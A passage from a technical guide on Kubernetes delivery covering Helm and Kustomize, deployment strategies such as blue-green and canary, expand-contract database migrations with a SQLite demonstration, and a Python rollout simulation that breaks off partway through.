`kubectl rollout undo deployment/NAME` returns to the previous ReplicaSet. With GitOps the preferred rollback is `git revert` of the change, so that Git stays the source of truth.

KEY POINTS

Key points

- A complete service is a set of small objects tied together by labels, names and ports; validate those cross-references mechanically.
- Number manifests so that namespace and configuration are applied before workloads.
- Troubleshoot by status: Pending (scheduling), ImagePullBackOff (registry), CrashLoopBackOff (logs and exit code), not Ready (probe), no endpoints (selector).
- `kubectl rollout undo` is the emergency rollback; Git revert is the durable one.
- Manual `kubectl edit` in production creates drift that the next deployment silently erases.

sreeram

4.5 Helm and Kustomize

Raw manifests work for one environment. Real delivery needs the same application in development, staging and production with different replica counts, image tags, hostnames and resources. Copying the YAML per environment produces divergence; two tools address this without duplication. **Helm** packages manifests as templates plus values. **Kustomize** keeps plain YAML as a base and applies environment-specific patches. Both are described here at the level of concepts; neither was available on the build machine, so every command is `illustrative configuration (not run)` and the version-specific details are `from memory, verify before use`.

4.5.1 Concept and mechanism




Figure 4.13. Helm renders templates with values into manifests and tracks the result as a versioned release; Kustomize patches valid YAML without a template language.

Helm

A **chart** is a directory with `Chart.yaml` (name and version), `values.yaml` (defaults), and `templates/` containing Kubernetes manifests with Go template expressions such as `{{ .Values.replicaCount }}`. Installing a chart creates a **release**, whose revision history Helm stores in the cluster, which enables `helm rollback`. The central commands (Helm 3):

- `helm template orders ./chart -f values-prod.yaml` renders the manifests to standard output without contacting the cluster; this output can be validated in CI.
- `helm upgrade --install orders ./chart -n orders -f values-prod.yaml` installs or upgrades a release.
- `helm rollback orders 3 -n orders` returns to revision 3.
- `helm lint ./chart` checks the chart.

The values file for production, covering the settings that differ between environments:

values-prod.yaml (illustrative configuration, validated with PyYAML, not run) YAML

```yaml
replicaCount: 3
image:
  repository: ghcr.io/example/orders-service
  tag: "1.4.0"
resources:
  requests:
    cpu: 500m
    memory: 768Mi
  limits:
    memory: 768Mi
ingress:
  enabled: true
  host: orders.example.com
autoscaling:
  enabled: true
  minReplicas: 3
  maxReplicas: 8
```

Strengths: parameterisation, packaging and versioning, a large ecosystem of third-party charts (databases, ingress controllers, monitoring). Weaknesses: templates are text, so indentation errors and unquoted values produce invalid YAML that only `helm template` reveals, and heavy templating makes manifests harder to read than the YAML they generate.

Kustomize

Kustomize is built into `kubectl` (`kubectl apply -k DIR`; from memory, verify before use). A directory with a `kustomization.yaml` lists resources and transformations. The usual layout is a `base/` directory with the common manifests and one `overlays/<environment>/` directory per environment that references the base and changes only what differs.

base/kustomization.yaml (illustrative configuration, validated with PyYAML, not run) YAML

```yaml
apiVersion: kustomize.config.k8s.io/v1beta1
kind: Kustomization
namespace: orders
resources:
  - 30-deployment.yaml
  - 40-service-ingress.yaml
  - 50-hpa-pdb.yaml
```

overlays/prod/kustomization.yaml (illustrative configuration, validated with PyYAML, not run) YAML

```yaml
apiVersion: kustomize.config.k8s.io/v1beta1
kind: Kustomization
resources:
  - ../../base
images:
  - name: ghcr.io/example/orders-service
    newTag: 1.4.1
patches:
  - target:
      kind: Deployment
      name: orders-service
    patch: |-
      - op: replace
        path: /spec/replicas
        value: 6
```

The overlay changes the image tag with the `images` transformer and the replica count with a JSON 6902 patch. `kubectl kustomize overlays/prod` prints the result, and `kubectl apply -k overlays/prod` applies it. No templating language is involved, and every file is a valid manifest or a small patch.

Choosing between them

Aspect	Helm	Kustomize
Model	Templates plus values, packaged as a chart	Base plus patches, plain YAML
Release tracking	Release history and rollback in the cluster	None; history lives in Git
Third-party software	De facto standard distribution format	Possible, with less convenience
Readability	Template text with placeholders	Valid YAML at every layer
Typical use	Install packaged software; chart for a widely shared service	Per-environment variation of the own application

Helm and Kustomize compared.

The two combine: GitOps controllers can render a Helm chart or a Kustomize overlay. The `orders-service` in this guide uses Kustomize overlays in the configuration repository (see the GitOps chapter) because the application has few environment differences.

sreram

4.5.2 Worked example

Rendering the production overlay and reading the difference against the base is the verification step that belongs in a pipeline. The output below is `typical output (not run on the build machine)`.

Render the overlay and diff against the cluster (typical output, not run on the build machine) TERMINAL

```
$ kubectl kustomize overlays/prod | grep -E 'replicas|image:'
  replicas: 6
        image: ghcr.io/example/orders-service:1.4.1
$ kubectl diff -k overlays/prod
-  replicas: 3
+  replicas: 6
-        image: ghcr.io/example/orders-service:1.4.0
+        image: ghcr.io/example/orders-service:1.4.1
```

4.5.3 Questions to expect

What is Helm and what does a release mean?

Helm is a package manager for Kubernetes. A chart is a template bundle; installing it with a values file creates a release whose revisions are stored in the cluster, so an upgrade can be rolled back with `helm rollback`.

What is Kustomize and how does it differ from Helm?

Kustomize customises plain YAML by layering patches over a base, with no template language. Helm renders templates from values and also tracks releases. Kustomize is simpler for environment differences; Helm is stronger for distributing reusable packages.

KEY POINTS

Key points

- Environment differences belong in values files (Helm) or overlays (Kustomize), not in copied manifests.
- Helm provides templating, packaging and release history; Kustomize provides patching of valid YAML.
- Render and validate the output for every environment in CI.
- Neither tool replaces review: the rendered diff is what reaches the cluster.

4.6 Deployment Strategies and Safe Releases

Shipping a new version of a service is the most common cause of production incidents. The Deployment object in the previous chapters performs one specific strategy (a rolling update); the choice of strategy decides how many users meet a defective release, how long they meet it, and how quickly it can be withdrawn. This chapter defines the standard strategies, shows how each is expressed in Kubernetes, and quantifies the difference with a simulation. It then treats the two problems that strategies alone cannot solve: database schema changes that must work with two application versions at once, and the separation of deployment from release with feature flags.

4.6.1 Concept and mechanism

Deployment and release are different events

A **deployment** puts a new version of the code on infrastructure. A **release** exposes its behaviour to users. For simple changes they coincide. Treating them as separate events is the basis of every strategy below: code can be deployed and verified before any user reaches it, and exposure can be increased gradually and withdrawn quickly.

The strategies

Strategy	Mechanism	Extra capacity	Rollback	Main risk
Recreate	Stop all old Pods, then start new Pods	None	Redeploy old version (minutes)	Downtime between versions
Rolling	Replace Pods gradually; both versions serve traffic	maxSurge Pods	Reverse rolling update (minutes)	Defect reaches a growing share before detection
Blue-green	Run a full second environment; switch all traffic at once	100 percent	Switch back (seconds)	All users hit a defect at the switch
Canary	Send a small, growing share of traffic to the new version	Small	Set weight to 0 (seconds)	Needs good metrics and a routing layer
Shadow (dark launch)	Mirror real traffic to the new version; discard its responses	Moderate	Not needed: no user impact	Side effects of the duplicate requests
A/B test	Split users by rule to compare a business metric	Moderate	Disable the variant	Statistical, not safety, technique

Deployment strategies compared. Rollback speeds are typical orders of magnitude, not measurements.

Recreate and rolling

`strategy.type: Recreate` terminates every old Pod before creating new ones, which causes an outage but guarantees that two versions never run together; it is appropriate for a singleton that cannot tolerate two instances. The `RollingUpdate` default (parameters in the core objects chapter) keeps the service up but means that **two versions run side by side** for the length of the rollout. Everything that is shared (the database, the message format, cached data, the API contract) must therefore work with both versions. A rolling update also has no notion of error rate: Kubernetes advances as long as new Pods pass their readiness probe, so a release that starts correctly and fails on every second request completes the rollout.




Figure 4.14. Recreate has a gap with no capacity, while rolling update has no gap but runs both versions at once for several steps.

Blue-green

Two complete environments exist: **blue** (current) and **green** (new). Green is deployed and tested without user traffic, for example through a separate preview Service. The release is a single switch of the router from blue to green. Rollback is the reverse switch, which takes seconds because blue is still running. In Kubernetes the simplest form uses two Deployments that differ by a label `track: blue` and `track: green`, and a Service whose selector names the live track:

bluegreen-service.yaml (illustrative configuration, validated with PyYAML, not run) YAML

```yaml
apiVersion: v1
kind: Service
metadata:
  name: orders-service
  namespace: orders
```

bluegreen-service.yaml (illustrative configuration, validated with PyYAML, not run) (continued) YAML

```yaml
spec:
  selector:
    app: orders-service
    track: green
  ports:
    - name: http
      port: 80
      targetPort: 8080
```

Switching and rolling back is a one-line patch of the selector:

switch.sh (illustrative configuration, not run) BASH

```bash
kubectl patch service orders-service -n orders \
  -p '{"spec":{"selector":{"app":"orders-service","track":"blue"}}}'
```




Figure 4.15. The Service selector is the switch: before the change blue serves everything and green is verified in isolation; after the change green serves everything and blue is kept for an immediate rollback.

The costs: double capacity during the release, and the switch exposes all users at once. Blue-green gives fast rollback and testing before exposure; it does not by itself limit the number of users affected by a defect that tests missed.

Canary

A **canary release** sends a small share of real traffic (for example 5 percent) to the new version while the rest stays on the old one, compares metrics of both, and increases the share in steps only while the comparison is healthy. The name refers to the canary in a coal mine. Two requirements make it work: a routing layer that can split traffic by weight (a Gateway API `HTTPRoute`, a service mesh, an ingress with canary support) and an automated judgement of health. Without the second, a canary is only a slower manual rollout.

gateway-httproute.yaml (illustrative configuration, validated with PyYAML, not run) YAML

```yaml
apiVersion: gateway.networking.k8s.io/v1
kind: HTTPRoute
metadata:
  name: orders-canary
  namespace: orders
spec:
  parentRefs:
    - name: public-gateway
  hostnames: ["orders.example.com"]
  rules:
    - backendRefs:
        - name: orders-service-stable
          port: 80
          weight: 95
        - name: orders-service-canary
          port: 80
          weight: 5
```

The `HTTPRoute` splits 95 to 5 between two Services; this assumes a Gateway named `public-gateway` and a Gateway API implementation in the cluster, and the field names are `from memory, verify before use`. Changing the two

weights is a Git change. **Progressive delivery** controllers automate the stepping and the analysis: Argo Rollouts replaces the Deployment with a `Rollout` object that lists steps, and Flagger drives a canary from metrics (both `from memory, verify before use`; neither was installed on the build machine).

rollout.yaml (illustrative configuration, validated with PyYAML, not run) YAML

```yaml
apiVersion: argoproj.io/v1alpha1
kind: Rollout
metadata:
  name: orders-service
  namespace: orders
spec:
  replicas: 10
  selector:
    matchLabels:
      app: orders-service
  strategy:
    canary:
      steps:
        - setWeight: 5
        - pause: {duration: 2m}
        - setWeight: 25
        - pause: {duration: 2m}
        - setWeight: 50
        - pause: {duration: 2m}
  template:
    metadata:
      labels:
        app: orders-service
    spec:
      containers:
        - name: orders-service
          image: ghcr.io/example/orders-service:1.4.1
          ports:
            - containerPort: 8080
```

The steps raise the weight to 5, 25 and 50 percent with a two-minute pause each; a full configuration adds an analysis template that queries the metrics store and aborts the rollout automatically if the error rate or latency exceeds a threshold. Without a traffic router the Rollout approximates the weight by the ratio of Pod counts (from memory, verify before use), which is coarse for few replicas.

Canary: traffic share of v2 grows only while the analysis passes *blue: v1 stable, green: v2 canary*




Figure 4.16. Each step increases the share of the new version only after the analysis gate passes; any failed gate returns all traffic to the old version.

Shadow and A/B

In a **shadow** (dark launch) the router copies real requests to the new version and discards its responses; users see only the old version's answers. This tests performance and correctness under real traffic with no user impact, but the new version must not perform side effects such as charging a card or sending an email twice, so it needs stubs or a separate database. An **A/B test** splits users by a stable rule (header, cookie, user id) to compare a business metric such as conversion; it is an experiment technique and not a safety mechanism, although the same routing layer implements it.

sreeram




Figure 4.17. Shadow traffic is a copy whose responses are dropped; an A/B split is a stable partition of users, each seeing one variant.

Feature flags

A **feature flag** is a runtime switch in the code (`if (flags.enabled("new_checkout", user))`). The new code path ships in an ordinary deployment with the flag off; the release is then a configuration change, in steps, for chosen users or a percentage; the rollback is turning the flag off, without a deployment. Flags decouple the two events at the finest granularity and are the standard companion to trunk-based development. The costs are real: every flag doubles the code paths to test, stale flags become dead code and confusing conditions, and a flag service becomes a dependency. Remove each flag after the release is complete.




Figure 4.18. The binary is deployed once; exposure grows through flag changes, and withdrawal is a flag change rather than a redeployment.

Rollback procedures

A rollback is only as fast as the mechanism that was prepared before the release:

Mechanism	Command or action	Typical speed
`Deployment history`	kubectl rollout undo deployment/orders-service -n orders	Minutes (a reverse rolling update)
`Helm`	helm rollback orders 3 -n orders	Minutes
`Git (GitOps)`	git revert COMMIT, merge, controller syncs	Minutes, with audit trail
`Blue-green`	Patch the Service selector back	Seconds
`Canary`	Set the weight to 0 or abort the Rollout	Seconds
`Feature flag`	Disable the flag	Seconds

Rollback mechanisms.

A rollback of the application does not roll back the database. That is the subject of the next section.

4.6.2 Database migrations during a rollout

During a rolling update, a canary or a blue-green preview, **two application versions use one database at the same time**. Spring Boot applications commonly manage the schema with **Flyway** or **Liquibase**: versioned migration scripts (for Flyway `src/main/resources/db/migration/V12__add_order_state.sql`) run at application startup, in order, and are recorded in a history table. Flyway takes a database lock so that concurrent starters do not apply the same script twice (from memory, verify before use). If a script renames or drops something that the old version still reads, the old Pods fail the moment the first new Pod runs the migration, and a rollback of the application cannot repair it.

The **expand-contract** pattern (also called parallel change) splits a breaking schema change into backward-compatible releases:

1. **Expand.** Add the new structure without removing the old (a new nullable column, a new table). Both versions work. Backfill existing rows.
2. **Migrate.** Deploy the version that writes both structures and reads the new one. Backfill rows written by the old version meanwhile.
3. **Contract.** After no old version remains and rollback to it is no longer needed, a later release removes the old structure.




Figure 4.19. The rename of status to order_state spans three releases; at every moment the schema works for the application versions that can be running together.

The demonstration below applies the pattern to a table `orders`. SQLite stands in for PostgreSQL because no PostgreSQL cluster was started for this chapter; the two statements that matter (`ADD COLUMN`, `RENAME COLUMN`) exist in both, but the transactional and locking behaviour differs, so the output shows the logic and not the production behaviour. The code and its real output:

expand_contract.py (demonstration; SQLite instead of PostgreSQL) PYTHON

```
"""Expand-contract demonstration. SQLite stands in for PostgreSQL (similar DDL)."""
import sqlite3

def v1_app(db):      # old release: knows only column "status"
    db.execute("INSERT INTO orders(id, status) VALUES (?, 'NEW')", (v1_app.n,)); v1_app.n += 1
    return db.execute("SELECT status FROM orders ORDER BY id DESC LIMIT 1").fetchone()[0]
v1_app.n = 100

def v2_app(db):      # new release: writes both columns during the transition, reads the new one
    db.execute("INSERT INTO orders(id, status, order_state) VALUES (?, 'NEW', 'NEW')",
               (v2_app.n,))
    v2_app.n += 1
    return db.execute("SELECT order_state FROM orders ORDER BY id DESC LIMIT 1").fetchone()[0]
v2_app.n = 200

def attempt(label, fn, db):
    try:
        print("  %-26s -> %s" % (label, fn(db)))
    except sqlite3.Error as e:
        print("  %-26s -> ERROR: %s" % (label, e))

print("A. Naive single-step migration: rename the column during the rollout")
db = sqlite3.connect(":memory:")
db.execute("CREATE TABLE orders(id INTEGER PRIMARY KEY, status TEXT NOT NULL)")
```

expand_contract.py (demonstration; SQLite instead of PostgreSQL) (continued) PYTHON

```python
db.execute("INSERT INTO orders VALUES (1, 'PAID')")
db.execute("ALTER TABLE orders RENAME COLUMN status TO order_state")
attempt("old release (v1) still running", v1_app, db)

print("B. Expand-contract")
db = sqlite3.connect(":memory:")
db.execute("CREATE TABLE orders(id INTEGER PRIMARY KEY, status TEXT NOT NULL)")
db.execute("INSERT INTO orders VALUES (1, 'PAID')")
print(" step 1 expand: add nullable column, backfill")
db.execute("ALTER TABLE orders ADD COLUMN order_state TEXT")
db.execute("UPDATE orders SET order_state = status WHERE order_state IS NULL")
attempt("old release (v1) running", v1_app, db)
attempt("new release (v2) running", v2_app, db)
print(" step 2 migrate: all pods run v2; backfill rows written by v1 meanwhile")
db.execute("UPDATE orders SET order_state = status WHERE order_state IS NULL")
missing = db.execute("SELECT count(*) FROM orders WHERE order_state IS NULL").fetchone()[0]
print("  rows without order_state:", missing)
print(" step 3 contract (a later release): drop the old column")
db.execute("ALTER TABLE orders DROP COLUMN status")
print("  columns now:", [r[1] for r in db.execute("PRAGMA table_info(orders)")])
```

Run the demonstration (real output) TERMINAL

```
$ python3 expand_contract.py
A. Naive single-step migration: rename the column during the rollout
  old release (v1) still running -> ERROR: table orders has no column named status
B. Expand-contract
 step 1 expand: add nullable column, backfill
  old release (v1) running   -> NEW
  new release (v2) running   -> NEW
 step 2 migrate: all pods run v2; backfill rows written by v1 meanwhile
  rows without order_state: 0
 step 3 contract (a later release): drop the old column
  columns now: ['id', 'order_state']
```

Part A reproduces the failure: after a one-step rename, the still-running old release cannot insert. Part B keeps the old release working at every step. The equivalent PostgreSQL migrations, as Flyway scripts (`illustrative configuration, not run`):

V12__add_order_state.sql (illustrative, not run) SQL

```sql
ALTER TABLE orders ADD COLUMN order_state VARCHAR(20);
UPDATE orders SET order_state = status WHERE order_state IS NULL;
```

V13__drop_status.sql (released later, illustrative, not run) SQL

```sql
ALTER TABLE orders DROP COLUMN status;
```

Practical rules for PostgreSQL migrations:

- Add columns as nullable or with a constant default; add `NOT NULL` only in a later release after the backfill is complete.
- Backfill large tables in batches outside the migration transaction, to avoid long locks.
- Create indexes with `CREATE INDEX CONCURRENTLY`, which cannot run inside a transaction, so Flyway needs that script configured to run without one (from memory, verify before use).
- Never edit an applied migration; Flyway validates checksums and refuses to start.
- Run migrations in a separate step before the rollout (a Kubernetes Job or a pipeline stage) when they are slow, so that application Pods do not fail their startup probe while a migration holds the lock.

Backward-compatible API changes follow the same logic for clients and for other services: add fields, never remove or rename them in the same release; accept unknown fields (tolerant reader); add new endpoints beside old ones; version the API when behaviour must change; remove an old element only after telemetry shows that nothing calls it.

4.6.3 Zero-downtime deployment checklist

1. The Pod template has readiness, liveness and startup probes that reflect the application only (see the probes section of the resources chapter).
2. `maxUnavailable: 0` and `maxSurge` of at least 1 for rolling updates, with spare cluster capacity for the surge Pods.
3. A `preStop` delay, graceful shutdown enabled and a grace period longer than both.
4. A PodDisruptionBudget so that node drains do not remove too many Pods.
5. At least two replicas spread over nodes or zones.
6. Database changes follow expand-contract; the old and the new version are both compatible with the schema at every step.
7. API and message formats are backward compatible for at least one release.
8. The pipeline waits for `kubectl rollout status` and fails the job if the rollout does not complete within the deadline.
9. Error rate and latency are watched during and after the rollout, with an automatic or rehearsed rollback.
10. The rollback was tested in staging; the previous image is still in the registry.

4.6.4 Worked example: simulating a bad release

No cluster was available, so the exposure of a defective release under three strategies was **simulated** in Python. The program models request counts, not real systems; the numbers below depend entirely on the stated assumptions and must not be read as measurements of Kubernetes or of any tool. Assumptions (all chosen for this exercise): 200 requests per second; the defective version fails 30 percent of its requests and the good version 0.1 percent; an alarm fires above a 5 percent error rate. Rolling and blue-green are judged by the **overall** error rate over a 60 s window and then wait 60 s for a human to start the rollback (the rollback of a rolling update takes 10 s per replaced Pod; blue-green switches back in 5 s). The canary is judged by an automated check of the **canary's own** error rate over 30 s with no human delay, and its rollback takes 10 s. Rolling replaces one of ten Pods every 20 s from t = 30 s; blue-green switches all traffic at t = 30 s; the canary steps through 5, 25, 50 and 100 percent every 120 s.

rollout_sim.py (simulation, not a cluster) PYTHON

```python
"""Simulation (not a real cluster): exposure of a bad release under three strategies."""
import random

RPS = 200            # requests per second, constant (assumed)
BAD_ERR = 0.30       # fraction of requests failing on the bad version (assumed)
GOOD_ERR = 0.001     # background error rate of the good version (assumed)
ALARM = 0.05         # alert threshold on the error rate of a window (assumed)
WINDOW = 30          # seconds of data per evaluation (assumed)
HORIZON = 600        # simulated seconds


def run(name, new_share, metric, window, decision_delay, rollback_secs, seed=7):
    """metric 'global': error rate of all traffic over `window` s; 'version': error rate of the new
    version only (needs >= 100 requests).  The alarm fires when the rate exceeds ALARM;
    `decision_delay` s later the rollback starts and lasts rollback_secs(share) s."""
    rnd = random.Random(seed)
    total = bad_failed = 0
    hist = []              # per second: (all_requests, all_errors, new_requests, new_errors)
    alarm = start_rb = back_at = None
    peak = 0.0
    for t in range(HORIZON):
        share = new_share(t)
        if start_rb is not None and t >= start_rb:
            share = share_at_rb * max(0.0, 1.0 - (t - start_rb) / float(rb_len))
            if t >= back_at:
                share = 0.0
        peak = max(peak, share)
        n_new = sum(1 for _ in range(RPS) if rnd.random() < share)
        e_new = sum(1 for _ in range(n_new) if rnd.random() < BAD_ERR)
        e_old = sum(1 for _ in range(RPS - n_new) if rnd.random() < GOOD_ERR)
        total += RPS
        bad_failed += e_new
        hist.append((RPS, e_new + e_old, n_new, e_new))
        if alarm is None and len(hist) >= window:
            w = hist[-window:]
            if metric == "global":
                rate = sum(x[1] for x in w) / float(sum(x[0] for x in w))
                ok = True
```

rollout_sim.py (simulation, not a cluster) (continued) PYTHON

